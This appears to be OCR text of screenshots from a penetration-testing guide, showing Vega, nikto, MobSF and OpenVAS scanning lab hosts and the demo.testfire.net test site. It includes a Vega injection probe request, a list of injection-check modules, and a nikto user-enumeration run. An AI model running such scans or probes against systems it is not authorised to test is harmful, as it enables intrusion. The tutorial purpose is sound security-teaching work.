

Applications
Places
Player
Kali-Linux-2018.1-vm-amd64
Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
192.168.0.16
/chat
/drupal
/icons
/phpmyadmin
/var/www/html
chat [usermsg=vega&submitmsg=Send]
payroll_app.php
192.168.0.16
ajax.googleapis.com
backend.example.com
blobstreaming.org
bugs.mysql.com
bugs.php.net
bugzilla.mozilla.org
Scan Info
Scan Alert Summary
High (20 found)
Session Cookie Without Secure Flag 1
Session Cookie Without HttpOnly Flag 1
Insecure Cross-Origin Resource Access Control 4
Cleartext Password over HTTP 12
Cross-Site Script Include 2
Medium (45 found)
Local Filesystem Paths Found 19
PHP Error Detected 26
Low (36 found)
Directory Listing Detected 21
Scan Alerts
10/07/2018 14:53:48 [Auditing] (238)
10/07/2018 14:51:37 [Cancelled]
Identities
Proxy is not running
422M of 862M



Applications
Places
Subgraph Vega
Sat 07:58
Subgraph Vega
File Scan Window Help
Scanner
Proxy
Website View
192.168.0.129
/
192.168.0.129
demo.testfire.net
/bank
/images
cgi.exe
comment.aspx
default.aspx [content=inside_investor.htm]
feedback.aspx
notfound.aspx
search.aspx [txtSearch=vega]
search.aspx [txtSearch=vega&btnSubmit=
style.css
survey_questions.aspx [step=a]
creativecommons.org
microsoft.com
schemas.xmlsoap.org
www.altoromutual.com
www.w3.org
www.watchfire.com
Requests
Intercept
Proxy Status
ID Host Method Request Status Length Time (r
2 http://demo.testfi GET / 200 9550 227
3 http://demo.testfi POST /comment.aspx 200 7201 229
4 http://demo.testfi GET /bank/apply.aspx 200 77 218
5 http://demo.testfi GET /bank/login.aspx 200 8664 232
6 http://demo.testfi GET /search.aspx?txtSearch=vega%20--><vvv000127v569194> 200 7248 232
7 http://demo.testfi GET /bank/members/ 401 1293 217
8 http://demo.testfi GET /bank/customize.aspx 500 5032 231
Request
Response
HTTP/1.1 200 OK
Cache-Control: no-cache
Pragma: no-cache
Content-Length: 9550
Content-Type: text/html; charset=utf-8
Expires: -1
Server: Microsoft-IIS/8.0
X-AspNet-Version: 2.0.50727
Set-Cookie: ASP.NET_SessionId=twnw02vchnho4m55l1szov45; path=/; HttpOnly
Set-Cookie: amSessionId=452431719871; path=/
X-Powered-By: ASP.NET
Date: Sat, 11 Mar 2017 10:52:42 GMT
1 of 2 highlights
Proxy is not running
189M of 237M


```
root@kali:/usr/share/nmap/scripts# nikto -list-plugins | grep Plugin:
Plugin: httpoptions
Plugin: report_xml
Plugin: ssl
Plugin: report_html
Plugin: auth
Plugin: apache_expect_xss
Plugin: paths
Plugin: sitefiles
Plugin: outdated
Plugin: tests
Plugin: msgs
Plugin: apacheusers
Plugin: report_text
Plugin: ms10_070
Plugin: drupal
Plugin: subdomain
Plugin: cookies
Plugin: clientaccesspolicy
Plugin: dictionary
Plugin: siebel
Plugin: content_search
Plugin: report_nbe
Plugin: embedded
Plugin: parked
```


```
root@kali:~# nikto -host 192.168.0.24 -Plugins "apacheusers(enumerate,dictionary:users.txt);report_xml" -output apacheuser
s.xml
- Nikto v2.1.6
---------------------------------------------------------------------------
+ Target IP:          192.168.0.24
+ Target Hostname:    192.168.0.24
+ Target Port:        80
+ Start Time:         2018-10-06 17:52:34 (GMT-4)
---------------------------------------------------------------------------
+ Server: Apache/2.4.29 (Debian)
+ 225 requests: 0 error(s) and 0 item(s) reported on remote host
+ End Time:           2018-10-06 17:52:47 (GMT-4) (13 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


Applications
Places
Subgraph Vega
Sat 08:02
Subgraph Vega
File Scan Window Help
Scanner
Proxy
Preferences
type filter text
General
Proxy
Scanner
Scanner
Scanner Options
User-Agent:
Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 5.1; Trident/4.0; .NET CLR 1.1.4322;
Maximum number of total path descendants
8192
Maximum number child paths for a single node
512
Maximum path depth
16
Maximum number of duplicate path elements
3
Maximum length of strings to display in alert reports
400
Maximum number of requests per second to send
25
Maximum response size to process in kilobytes (0 for unlimited)
1024
Restore Defaults
Apply
Cancel
OK
Scan Alerts
Proxy is not running
85M of 238M



Applications
Places
Player
Kali-Linux-2018.1-vm-amd64
File Scan Window Help
Scanner
Proxy
Website View
Scan Alerts
Select Modules
Choose which scanner modules to enable for this scan
VEGA
Select modules to run:
Injection Modules
Blind SQL Text Injection Differential Checks
XML Injection checks
HTTP Trace Probes
Blind SQL Injection Arithmetic Evaluation Differential Checks
Local File Include Checks
Shell Injection Checks
Integer Overflow Injection Checks
Format String Injection Checks
HTTP Header Injection checks
Remote File Include Checks
Blind OS Command Injection Timing
< Back
Next >
Cancel
Finish
Proxy is not running
45M of 246M



root@kali: ~/Mobile-Security-Framework-MobSF
root@kali:~/Mobile-Security-Framework-MobSF# python3 manage.py test
Creating test database for alias 'default'...
Mobile Security Framework v1.0.1 Beta
REST API Key: ef663d6fa8e94cbe82b0e34e698cb2bd5017c4fa59930fb18c87935ef93b7e44
OS: Linux
Platform: Linux-4.15.0-kali2-amd64-x86_64-with-Kali-kali-rolling-kali-rolling
Dist: ('Kali', 'kali-rolling', 'kali-rolling')
[WARNING] Could not find VirtualBox path.
[INFO] MobSF Basic Environment Check
[INFO] Checking for Update.
[INFO] No updates available.
System check identified no issues (0 silenced).
Ran 0 tests in 0.000s
OK



root@kali: ~/Mobile-Security-Framework-MobSF
root@kali:~/Mobile-Security-Framework-MobSF# python3 manage.py runserver 192.168.0.24:8000
Performing system checks...
Mobile Security Framework v1.0.1 Beta
REST API Key: ef663d6fa8e94cbe82b0e34e698cb2bd5017c4fa59930fb18c87935ef93b7e44
OS: Linux
Platform: Linux-4.15.0-kali2-amd64-x86_64-with-Kali-kali-rolling-kali-rolling
Dist: ('Kali', 'kali-rolling', 'kali-rolling')
[WARNING] Could not find VirtualBox path.
[INFO] MobSF Basic Environment Check
[INFO] Checking for Update.
[INFO] No updates available.
System check identified no issues (0 silenced).
October 06, 2018 - 22:41:40
Django version 2.1.2, using settings 'MobSF.settings'
Starting development server at http://192.168.0.24:8000/
Quit the server with CONTROL-C.





```
        OK: xsltproc found.
Step 3: Checking user configuration ...
        WARNING: Your password policy is empty.
        SUGGEST: Edit the /etc/openvas/pwpolicy.conf file to set a password policy.
Step 4: Checking Greenbone Security Assistant (GSA) ...
        OK: Greenbone Security Assistant is present in version 6.0.11.
Step 5: Checking OpenVAS CLI ...
        OK: OpenVAS CLI version 1.4.5.
Step 6: Checking Greenbone Security Desktop (GSD) ...
        SKIP: Skipping check for Greenbone Security Desktop.
Step 7: Checking if OpenVAS services are up and running ...
        OK: netstat found, extended checks of the OpenVAS services enabled.
        OK: OpenVAS Scanner is running and listening only on the local interface.
        OK: OpenVAS Scanner is listening on port 9391, which is the default port.
        WARNING: OpenVAS Manager is running and listening only on the local interface.
        This means that you will not be able to access the OpenVAS Manager from the
        outside using GSD or OpenVAS CLI.
        SUGGEST: Ensure that OpenVAS Manager listens on all interfaces unless you want
        a local service only.
        OK: OpenVAS Manager is listening on port 9390, which is the default port.
        OK: Greenbone Security Assistant is listening on port 443, which is the default port.
Step 8: Checking nmap installation ...
        WARNING: Your version of nmap is not fully supported: 7.40
        SUGGEST: You should install nmap 5.51 if you plan to use the nmap NSE NVTs.
Step 10: Checking presence of optional tools ...
        OK: pdflatex found.
        OK: PDF generation successful. The PDF report format is likely to work.
        OK: ssh-keygen found, LSC credential generation for GNU/Linux targets is likely to work.
        OK: rpm found, LSC credential package generation for RPM based targets is likely to work.
        OK: alien found, LSC credential package generation for DEB based targets is likely to work.
        OK: nsis found, LSC credential package generation for Microsoft Windows targets is likely to work

It seems like your OpenVAS-8 installation is OK.

If you think it is not OK, please report your observation
and help us to improve this check routine:
http://lists.wald.intevation.org/mailman/listinfo/openvas-discuss
Please attach the log-file (/tmp/openvas-check-setup.log) to help us analyze the problem.
```



Greenbone Security Assistant - Mozilla Firefox
Greenbone Security A...
https://127.0.0.1:9392/login/login.html
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Greenbone Security Assistant
Version 7.0.3
Username:
Password:
Login
Greenbone Security Assistant



Greenbone Security Assistant - Mozilla Firefox
Greenbone Security A...
https://127.0.0.1:9392/omp?r=1&token=451f2706-9c60-467e-9ca3
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
Kali Forums
NetHunter
Greenbone Security Assistant
No auto-refresh
Logged in as Admin admin | Logout
Sun Oct 7 18:06:35 2018 UTC
Dashboard
Scans
Assets
SecInfo
Configuration
Extras
Administration
Help
Dashboard
Tasks by Severity Class (Total: 0)
Tasks by status (Total: 0)
CVEs by creation time (Total: 113613)
/ year
20,000
18,000
16,000
14,000
12,000
10,000
120,000
110,000
100,000
90,000
80,000
70,000
60,000
Hosts topology
No hosts with topology selected
NVTs by Severity Class (Total: 47470)
High
Medium
Low
Log
3788
1744
22109
19829

